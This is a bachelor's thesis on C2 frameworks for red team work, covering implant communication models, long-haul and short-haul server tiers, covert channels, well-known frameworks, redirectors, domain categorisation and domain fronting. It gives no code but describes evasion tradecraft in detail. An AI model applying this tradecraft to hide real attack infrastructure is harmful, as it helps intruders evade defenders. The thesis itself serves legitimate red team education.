Designing a C2 framework.

A bachelors thesis on the theory behind C2 frameworks, how the infrastructure around them is configured securely and the design and implementation of C2 framework as a proof of concept.

By Oliver Albertsen

Number of characters: 91.768

Preface

I would like to thank Banshie Aps for cooperating with me on this thesis, I have learned a lot from their expertise and knowledge within Red Teaming and C2 frameworks. It has helped to improve my technical and theoretical abilities within the field.

Table of Contents:

Introduction

The threat landscape within cyber security is constantly changing, the adversaries are developing new TTPs [28] and tools to get one step ahead of the blue teams around the world. The use of Command-and-Control frameworks(C2) has been adopted by many adversaries[29], and they are seen in many of the largest cyber-attacks to date. The use of C2 frameworks has enabled adversaries to be more sophisticated and advanced. Many frameworks are malleable and enable operators to change TTPs quickly, this can help with evading the blue team defenses.

For this very reason, it's important for the red teams emulating these adversaries, to know their way around these frameworks and how they are configured and setup. This leads into red teams developing their own C2 and infrastructure, to have a higher level of customization. This will enable them to emulate more adversaries and TTPs in favor of the client that they are testing.

The development of C2 frameworks and the corresponding infrastructure is complex and consists of advanced tasks, that have many phases and pitfalls. This paper will aim to describe the theory around C2 frameworks, what they can achieve, the infrastructure around a C2 framework, and how to make it more secure. Lastly, it will show how to build a proof-of-concept C2 framework from the ground up utilizing the mentioned theory above.

Thesis Statement

Main question:

How to develop a C2 framework that can be utilized for red team engagements ?

- *What is a C2 Framework?*
- *How to configure and provision secure C2 infrastructure?*
- *How to develop a C2 server and a corresponding C2 Implant?*




Figure 1: Diagram of possible C2 setup

Theory

This section will introduce the theory behind C2 frameworks, initially what a C2 framework is, it will then progress with describing some of the more technical details regarding a C2 framework and what a C2 framework can achieve. The section aims to give the reader a base understanding of C2 frameworks before moving on to more technical sections.

What is a C2 framework?

A Command and Control (C2) framework is a crucial component of red team engagements, allowing for the control and coordination of activities during simulated attacks, also called an engagement. It serves as a centralized system that facilitates communication, command execution, and data exchange between the red team's infrastructure (the C2 server) and the compromised systems (the C2 implants).

In essence, a C2 framework consists of two main components, a server, and an implant. Within the Information Technology world, this is also known as Client-server Architechture. They serve completely different roles and have entirely separate requirements for both functionality and the technology behind them.

The server acts as the command center, it handles all the communication with the implants, relays commands from the operator to the implant, and data transfer e.g., exfiltration of data or upload of payloads. Lastly, the server facilitates an interface for an operator to work through, this can either be in a terminal or based on a web interface.

The implant serves as a lightweight agent. The implants main goal is to receive tasks from the server, execute them and return the answer to the server. To do this the implant connects back to the server through different C2 channels, an example could be through HTTPS. Since the implant is installed to compromise a system, it naturally needs to have evasion capabilities to avoid being detected by security measures on the host or target environment. Implants also need persistence capabilities to ensure survival if the process of the implant is terminated or the system gets rebooted.

To summarize, a C2 framework is a tool used by the red team to emulate an adversary in the closest way possible. It facilitates the execution of commands from a central server to an implant on a compromised host. The centralized control enables a red team operator to maintain an overview and control of multiple machines at the same time and enables co-operating through the available interface. Lastly, the C2 is just a means of maintaining "control" of a target environment, through different channels, where an operator can run commands and tools to achieve the goal of the engagement. For a simple overview and visualization of a C2 framework, see figure two.




Figure 2: Simple C2 overview diagram

C2 Communication Categories

There are three different communication categories within C2's, they are all different in how they handle data, and they each have advantages and shortcomings. The three categories will be discussed in more detail below.

Synchronous

Real-time operations characterize the synchronous[31] C2 model, which facilitates a constant communication stream within the C2 channel. This means that data is flowing constantly between the server and the implant. The advantage of using this model is that the operator has real-time access to the compromised system and can interact with the system without any delays. However, the shortcoming of this model is that the constant flow of data makes it hard to hide the presence of the implant. The constant flow of data is a big Indicator of compromise(IoC) for the blue team, and the risk of being detected is increased.

Asynchronous

The asynchronous model[31] offers several advantages over the synchronous model. It allows the red team to have complete control over the frequency of the implant's callbacks. The implant can initiate polling[68] to the server with a frequency that resembles near real-time or as infrequently as once a day, a month, or even a couple of months. This behavior of the implant aids in evading detection by firewall and network security solutions. Since the data flow generated by the implant is less predictable and conspicuous on the network, compared to the synchronous model, it becomes more challenging for security systems to identify and block malicious traffic. Additionally, the implant doesn't require an established connection to the server, this feature reduces the risk of sudden termination due to network timeouts, failures, or similar network-related issues. As a result, the implant remains resilient and continues its malicious activities without interruption.

On-Demand

The on-demand model[31] is slightly different and unique compared to other models. Unlike other models, it functions selectively, activating communication on the network solely when necessary. In this model, the implant remains dormant until an operator initiates a specific task or command. Popular C2 channels associated with this model include emails, web shells, or services that don't require continuous connection callbacks to the server.

C2 Profiles

A C2 profile is a configuration file utilized in some C2 frameworks[35], it enables the operator to add some customization to the implant before compile time and change the way it behaves. This includes data transfer, user agent, sleep time, jitter, which protocol to use, and much more. This feature essentially gives the operator an opportunity to apply randomness and change the signature of the implant. This can help with evading initial scanning by anti-virus products and later in the chain while performing other activities such as post-exploitation or data exfiltration.

C2 tiers

There are two tiers of C2 servers within red team engagements. They serve different purposes, but for a successful red team engagement, both types are needed as they support each other with their different functionality.

Long-haul

Long-haul servers[33] serve as C2 servers that manage callbacks from compromised systems once persistence has been established and are not used for operation on the target. Their primary role is to provide the red team with continued access to the target environment in case the initial connection is lost. These servers are responsible for maintaining long-term access to the compromised host or network. The utilization of long-haul servers necessitates a high level of discipline to operate, because of their "fragile" nature. Long-haul servers are considered essential components of red team C2 infrastructure, if a server is detected by the blue team, it could very well be the end of the engagement because this is the lifeline into the environment.

Some of the most important aspects when running a long-haul server is:

- Never run an active session through a long-haul server, it creates unnecessary traffic and artifacts on the compromised host/network, and it will increase the risk of the long-haul server getting detected(burned).
- High callback times are essential for the long-haul server usually these are set to callback around each 12-24 hours, they are meant to be long-term access and not convenient quick access to the target.
- The callbacks have randomization(jitter) of the precise time the implant is set to perform a callback, this can be around 5-30 mins in variation, this is done to prevent the blue team from seeing any patterns that could look like anomalies.

- To ensure operational security, it is crucial to utilize a distinct C2 profile for the long-haul server. This involves generating a unique profile that sets the long-haul server apart from the short-haul servers. The purpose of this distinction is to prevent any actions performed by the short-haul servers during post-exploitation from inadvertently leading the blue team to discover the long-haul server. By analyzing telemetry from the short-haul servers, the blue team could potentially identify the long-haul server due to similarities in their profiles. Thus, employing a unique C2 profile for the long-haul server is essential to maintain the covert nature of its operations.
- It's best practice to deploy at least two long-haul servers in a red team engagement, this gives the read team the option of deploying different C2 channels, an example could be, a HTTPS beacon on the first server and a DNS beacon on the second server. This gives the red teams multiple ways of maintaining access to the target environment if the other C2 channel is burned and the blue team thinks that they have cleared out the malicious actors.

Short Haul

Short-haul servers [34] are used for all the primary operating and interactions with the compromised host/network. Since this server is the one used for the primary operation, it's also the one generating the most artifacts and noise on the network. Short-haul servers are designed to facilitate post-exploitation activities, such as executing commands, collecting data, or performing specific tasks on compromised systems. They enable the red team or threat actors to maintain control and interact with the compromised environment for a shorter duration, often in a more active and dynamic manner. This behavior can often result in the server being burned and a new instance needs to be deployed.

Some of the most important aspects when running a short-haul server is:

- The ability to quickly and with little effort deploy new instances to replace burned servers through the long-haul servers, this step is important to ensure the effectiveness and uptime for the operators working on the engagement.
- Running the server with different callback intervals(jitter), ranging from near real-time and 40-60 seconds in between callbacks. However, the callback time needs to be adjusted according to the clients environment and the engagement scope.
- As with the long-haul servers, it's best practice to deploy several short-haul servers that utilize different C2 channels, to circumvent the defenses of the blue team.

C2 channels

There are multiple methods that an implant can establish a connection and communicate with a C2 server. These communication methods are commonly referred to as "C2 channels." While any channel can be utilized for communication, it is highly recommended to employ channels that seamlessly blend into the target environment. Having knowledge of the software, security features, and other relevant factors of the target becomes valuable for the red team. They can strategically select C2 channels based on what suits the current engagement, ensuring optimal conditions for bypassing the security measures such as proxies, firewalls, IDS, IPS, and more.

Some of the most popular C2 channels[32] are listed below, with their relevant descriptions:

- **HTTP(S)** is communication over a common web protocol. They utilize the common web ports 80 and 443, which are allowed to egress from the firewall in almost any enterprise environment. This channel blends well into the other web traffic on the network and that is why it's highly used as a C2 channel. If HTTPS is used, it adds a layer of encryption to the traffic preventing the blue team from seeing the data being transmitted in clear text, and helps the red team in hiding their true intent.
- **DNS** is a highly popular choice as a C2 channel due to its utilization of the internet's DNS infrastructure, allowing it to establish communication without direct contact with the C2 server. By leveraging the widespread use and importance of DNS within the internet ecosystem, this protocol can successfully bypass most firewall configurations. However, it is important to note that if the DNS traffic is closely monitored by a Security Operations Center (SOC), it may be flagged as an anomaly. The volume of data transmitted through DNS might stand out from the normal DNS traffic typically observed leaving the network, potentially drawing unwanted attention.
- **SMB** is frequently used on the internal networks, for pivoting to other hosts and to perform lateral movement inside the target environment. SMB utilize named pipes to communicate, the advantage of using SMB/named pipes is that it's a native protocol within the environment, and that provides an extra layer of evasion for the red team.
- **TCP** is a basic protocol but is still well-represented within the majority of the C2 frameworks available at the moment[32]. It provides easy setup via sockets and is reliable by nature. This gives the implant a steady connection to the server. The shortcoming of using the TCP C2 channel is that by default it does not come with any encryption, so it's needed to implement that on top of the channel to provide safe transmission of data.
- **SSH/VPN/any desk etc.** is a wide variety of channels, also known as external channels, that have seen an increase in use over the past couple of years, they provide C2 channels with a strong base and native implementation. However, their use case is dependent on what equipment is running within the target environment and how they have set up their network, and what software they allow. This means that these channels are often used when the red team had prior knowledge of the target environment before the engagement or have found any information during the initial recon and OSINT gathering. When used, the channels can be undetected for large amounts of time due to them being legitimate pieces of software that are allowed within the environment.
- **C3[36]** is not a channel in itself, but a complete framework by MWR to develop and deploy external C2 channels. The framework can connect directly to your own command and control framework, it's merely an extension. The unique aspect of C3 is that it has built-in channels for well-known services such as Slack, GitHub, Discord, Google Drive, and many more[37]. This opens an entirely new way for the red team to operate, by using these very covert channels, it's possible to evade most of the firewall rules, and other security solutions present in the network. The applications and services are seen as native and legitimate since they already are present within the target environment. In recent years there has been an increase in threat actors using these "legitimate" applications as C2 channels, the companies aren't aware of the need to monitor the traffic coming from these applications, because they are being used by employees in the company as internal tools.

C2 frameworks – What can they achieve?

Within the world of C2 frameworks, a wide variety of frameworks exist. These frameworks serve the purpose of centralizing control over various aspects of a network or system. While they all share the common goal of establishing centralized control, each C2 framework takes a different approach and possesses unique capabilities.

This section aims to explain what C2 frameworks can achieve and how they do it. It will focus on some of the popular frameworks that are relevant at the moment, and how they operate.

C2 matrix – Cobalt Strike, Silver & Brute Ratel

With the vast amount of C2 frameworks available, the focus of this section is on a few of the most relevant frameworks. To get an overview of the most relevant and popular frameworks, the site C2 matrix[32] has been used, which has a collection of all the frameworks, their channels, implant types, and a broad selection of other information regarding the frameworks.

Cobalt Strike

Cobalt strike [39] is a proprietary well-known Adversary Simulations and Red Team Operations tool (C2) and have been the de facto standard framework for red teams and threat actors for the last couple of years[40]. But why is this the case? Cobalt Strike offers a wide range of features in their product, it supports, *Reconnaissance, Post Exploitation, Covert Communication, Attack Packages, Spear phishing, Browser Pivoting, Collaboration, Reporting and Logging, Interoperability, and Flexibility with their community kit*. This suite of features along with the cobalt strike beacon is very appealing to the threat actors. By utilizing the cracked versions of the software, they have been able to conduct many malicious campaigns against many companies around the world. Cobalt Strike is known for supporting different malleable C2 profiles, this has given the threat actors the ability to create and customize C2 profiles to remain undetected until it’s too late for the company. The most popular C2 channels being utilized by cobalt strike are DNS and HTTPS for the external connection and SMB for internal pivoting. The features of the C2 combined with the unique skillset of some of the more advanced threat actors have been the cause of many of the major incidents in the last couple of years.

An example of what the C2 can do is the successful attack on the 49ers American football team[42], the group *BlackByte* utilized Cobalt strike for the initial access, persistence, and lateral movement until they deployed their ransomware and stole sensitive financial documents and statements. This is one of many attacks where Cobalt strike has been deployed and used successfully by threat actors to achieve their goal of financial payout.

Silver

Silver[30] is an open-source adversary emulation and red team framework, gaining popularity and witnessing increased adoption by threat actors in the past couple of years[45]. The surge in usage can be attributed to several factors. Firstly, being an open-source tool, Silver presents itself as a viable alternative to Cobalt Strike, primarily due to the minimal barriers to access. Unlike Cobalt Strike, which requires cracked licenses and software to utilize the tool, Silver offers a more accessible entry point.

Furthermore, Silver provides an extensive suite of features. One notable feature is the modularity of the framework using "Armory," which allows attackers to load modules from Silver's collection into the server and execute them. This level of customization empowers operators with the flexibility and capability to emulate and execute a wide range of attacks. Additionally, Silver supports cross-compilation, enabling the use of a single framework throughout an engagement, regardless of the target operating system.

In addition to these features, Silver has the core functionalities expected from a modern C2 framework[44]. These include secure C2 channels *such as mTLS, HTTPS, and DNS, in-memory .NET execution of assemblies, and process migration* etc. These capabilities enhance the framework's versatility and ensure it meets the demands of modern C2 frameworks.

Notably, state-sponsored groups have also been observed utilizing Silver in recent years, particularly in conducting large-scale attacks against Western targets. For example, the threat actor TA551/Shathak[65] is suspected to have employed the Silver C2 framework in a campaign aimed at achieving persistence on targeted systems for subsequent exploitation[66].

Overall, the increasing adoption of Silver can be attributed to its open-source nature, ease of access, and a wide range of features and functionalities. Its usage by state-sponsored groups further solidifies its credibility and underscores its effectiveness as a C2 framework in conducting sophisticated red team engagements.

Brute Ratel

The Brute Ratel (BRc4)[45] framework has gained attention among red teams and threat actors as a proprietary customized Command and Control Center for Red Team and Adversary Simulation. Its uniqueness and appeal stem from several factors. When first released to the market, BRc4 initially provided effective evasion capabilities since it hadn't been used extensively in enterprise environments[46]. This aspect made it particularly attractive to red teams and threat actors seeking to operate stealthily. However, with the growing user base and threat actors adopting the framework, this capability has diminished slightly.

Moreover, BRc4 distinguishes itself by offering unique C2 channels within its stock release. For instance, it incorporates DNS over HTTPS (DoH), enabling red teams to utilize newly purchased domains without the need for a redirector. Additionally, the framework includes built-in functionality that facilitates seamless hot-switching to other HTTPS profiles on the fly. Furthermore, BRc4 allows for the utilization of external C2 channels such as Slack and Microsoft Teams. These features expand the options available for communication and control during operations.

In terms of evasion, the stock version of BRc4 is equipped with various built-in features. These include indirect syscalls and a built-in debugger, which effectively evades EDR userland hooks. These evasion mechanisms enhance the framework's ability to operate undetected within targeted environments.

Interestingly, the usage of BRc4 has extended beyond individual threat actors, with even nation-state actors incorporating it into their operations. Notably, a case investigated by Palo Alto Unit 42 involved the discovery of a sample on Virustotal[47]. The sample comprised an ISO file containing a ".lnk" file, which, in turn, housed a malicious DLL file alongside a legitimate copy of the OneDrive updater. The investigation results and indicators of compromise (IOCs) pointed to the involvement of APT29, a Russian nation-state actor.

Overall, the appeal and adoption of BRc4 stem from its evasion capabilities, unique C2 channels, and the recognition it has gained among threat actors, including nation-state actors. Its usage demonstrates its efficiency and relevance within the landscape of Red Team and Adversary Simulation activities.

The three mentioned frameworks are by no means an exhaustive list of the relevant frameworks present in today's scene of C2 frameworks. They are merely some of the most popular. The frameworks prove that they have the capabilities to achieve very sophisticated goals and can perform highly technical attacks and the most modern infrastructure that is available to this day. This is just an indication that this is the age of C2 frameworks, their capabilities will keep expanding and additional functionality and advanced techniques are being developed and implemented to stay ahead of the blue team defenses.

C2 infrastructure

The C2 infrastructure is the cornerstone of a successful C2 framework and red team engagement. Without a solid infrastructure, a highly advanced C2 framework will fall short in terms of conducting a successful red team engagement. A covert and solid C2 infrastructure comprises of various interconnected elements that collectively contribute to its effectiveness, this section will focus on the components of the infrastructure and outline the ideal setup of C2 infrastructure.

Redirectors

Redirectors are one of the most important aspects within C2 infrastructure. Redirectors provide the initial and required obscurity of the C2 team server.

A redirector functions as a proxy for the team server, the goal is to have one placed in front of every asset in the backend to introduce obscurity and resilience. A basic redirector works in the following way. Implants will call back to the redirectors domain/address, and all the relevant traffic arriving will be redirected to the team server. In Figure three below a setup in its simplest form with one redirector in front of the team server is displayed.




Figure 3: A basic C2 setup with one redirector

Multiple types of C2 redirectors exist and they have different strengths and weaknesses. The first redirector type is dump pipe redirection[48], this means that the redirector will forward any traffic that is directed at a specific listener port, to the team server behind the redirector. There is no inspection of the traffic, determining if this is a valid callback from the implant or if it's the blue team probing the redirector to find the obscured C2 server. A setup like the one mentioned above can be achieved using tools like Socat[49]and IPtables which have the capability to forward traffic from one port to another.

This setup is the simplest and easiest for a redirector and will provide simple obscurity for the C2 server. A visual representation can be seen in Figure four below.




Figure 4: Dumb Pipe Redirection with Socat

The next type is smart pipe redirection[48], this type will not blindly forward traffic to the C2 server. The traffic will be inspected upon arrival to the redirector, from this point it will determine if the C2 traffic is valid, and then forward the traffic to the C2 server, if the traffic is invalid, the redirector will either show a fake webpage or it will redirect the traffic to another legitimate site on the internet. This gives a better level of obscurity and enhances the operational security of the infrastructure. When the blue team is fingerprinting and identifying If the current traffic pattern, is leading to an active C2 infrastructure. The mentioned setup, if configured correctly, will hinder the blue team in identifying and exposing the infrastructure and C2 server. In figure five a visual representation can be observed.




Figure 5: Smart Pipe Redirection with Caddy

Depending on which type of C2 channel that is used in the infrastructure, the method of validation can differ from type to type. One of the most popular methods when using the HTTP channel to validate is by using the \`user agent\` header in the HTTP request. If the correct header isn't received, the request will be redirected to the fake site. Another example of validation can be the use of JSON Web Token(JWT). The redirector would only accept requests that have a valid and signed JWT in the authorization header, if the token is not valid it would redirect or return a 404-error page. This would require the server to generate a symmetric key that can be used for encryption and decryption of the JWT. The mentioned validation methods are by no means an exhaustive list of methods but are just relevant examples.

There are multiple options when choosing what kind of system, the redirector should be provisioned on. The first option is a small server or VPS in the cloud. These instances can be provisioned and torn down quickly, this means they are easily automated which is essential for a resilient and efficient C2 infrastructure. When utilizing these VPS/servers several different solutions for handling the redirection exist, some of the popular options for smart pipe redirection are, Apache2[50], Nginx[51], and lastly Caddy[52]. All options function as reverse proxies and can be configured to use different validation methods.

The second option is using a serverless approach and using functions from cloud providers such as AWS[53], Microsoft Azure[54], and Cloudflare workers[55]. Essentially, it's just "server-less computing", this means that you can provide some code to the platform of choice, and it will be executed upon a trigger, that is validated, this could be an SMS, HTTP post request, or anything else that is defined. The cloud provider will then take care of all the computing and resources needed for the code to run. This takes the configuration of servers away from the operators giving them more time to focus on the more important aspects of the infrastructure. In Figure six a visual representation of an AWS lambda redirector can be seen.




Figure 6: AWS Lambda Redirector

All the above are viable solutions in terms of what system and validation type that is chosen. It all depends on what type of engagement that's presented and how the clients environment is configured. However, it's recommended to employ the smart redirector in most cases, because it will offer improved operational security and give the operator more flexibility in terms of customizing how the redirector behaves.

OPSEC

OPSEC, or Operational Security is one of the most important aspects within a red team engagement and is a big part of the infrastructure as well. OPSEC is a process that aims to identify critical information within an engagement, followed by the implementation of measures to ensure its protection and prevent unauthorized disclosure. The goal is to prevent sensitive data from falling into the hands of individuals or entities who could exploit it for malicious purposes.

Encryption

One of the most important aspects of OPSEC is encryption. It's crucial for a successful red team operation that all traffic between the C2 infrastructure, and the clients environment is encrypted. Firstly, this is a necessity for the red team in terms of remaining undetected and keeping their actions covert from the blue team. Every time the red team performs an action in the environment, they essentially leave an artifact behind, the goal is to prevent the blue team from correlating these artifacts and exposing the read team Encryption of the traffic will help to obscure which actions that have taken place and what data that has been exfiltrated.

Another important aspect is how the data from the engagement is handled at rest. The red team will inevitably exfiltrate some data, from the target, this can be databases, passwords intellectual property, and so on. This data needs to be handled correctly and responsibly. The red team has an obligation to the client in terms of making sure that all data at rest is properly stored and encrypted.

C2 channels

The selection and configuration of C2 channels play a crucial role in establishing a robust C2 infrastructure. These channels determine the methods and protocols through which data is transmitted and received during the engagement. The choice of channels depends on the specific environment in which the engagement takes place, necessitating different channels and potentially varying numbers of channels. It is essential to carefully consider and optimize the C2 channels to ensure effective communication and data exchange throughout the engagement.

To have a resilient C2 infrastructure, it needs to be ready to transform on short notice. An example could be that the blue teams detect one of the C2 channels, this could be an HTTP channel. If this channel is blocked the infrastructure needs to be ready to tear this resource down, and then provision a new resource that can handle a DNS channel. It all comes down to readiness and being able to adapt to the circumstances in the current engagement.

Domains

Domains are essential for the C2 infrastructure, these are used as callback points, this means that the implant seeks to reach out to the domains owned by the red team. It's important, as the red team to have a wide variety of domains at their disposal. This is needed to enhance the readiness capability and to have the capacity for different types of engagements.

Categorization

Domain categorization[34] involves the assignment of one or multiple categories to a specific domain, based on its content. The reason behind the red team using categorization is that it can increase the reputation of the domain substantially. This is why that's it's highly recommended to use categorization on all red team associated domains.

There are two options for the red team in terms of acquiring a categorized domain. The first one is two buy a pre-categorized domain, this will give the red team a domain that already has established a good reputation and does not need any extra work. The second option is to buy a non-categorized domain and start the categorization process from scratch. This can be done by submitting the domain to multiple categorization engines or by redirecting traffic from the domain to a fake site within a specific category.

When deciding on the domain for the engagement, it is vital to consider the specific requirements of the engagement itself. One of the key factors to consider is the purpose of the designated domain and to what extent it should blend into the target environment, as well as whether it is necessary to replicate any domains within the target, to bypass any of the security solutions in place.

Domain fronting

Domain fronting is a strategy utilized by red teams to conceal their C2 infrastructure behind a Content Delivery Network (CDN), leveraging the legitimacy of the CDN to mask their activities. This technique involves obscuring the red team's domain by utilizing the legitimate domain of the CDN, effectively concealing the traffic directed towards the C2 infrastructure.

Domain fronting explained in technical terms, works by utilizing a legitimate domain name in the SNI extension field of the TLS header, which is different from the one specified in the HTTPS Host header field. When a browser or any TLS client sends a request to a domain, the initial step is establishing a connection. The TLS negotiation will utilize the hostname used for initiating the connection. When the TLS connection is established the HTTP(s) request will be transmitted containing the malicious site in its host header field. It's to be noted, that for domain fronting to work, the legitimate site and the malicious site need to be in the same CDN.

Domain fronting is a viable option to strengthen the security posture and OPSEC of the infrastructure. However, some of the larger companies have started to implement mitigations against domain fronting by implementing proxies on the edge of the network that has TLS inspection enabled, this can defeat domain fronting but does not make it impossible.

Automation

Automation is crucial for an efficient C2 infrastructure. The need for quick provisioning and destruction of resources is essential for the red teams ability to adapt to the changing circumstances in the engagement.

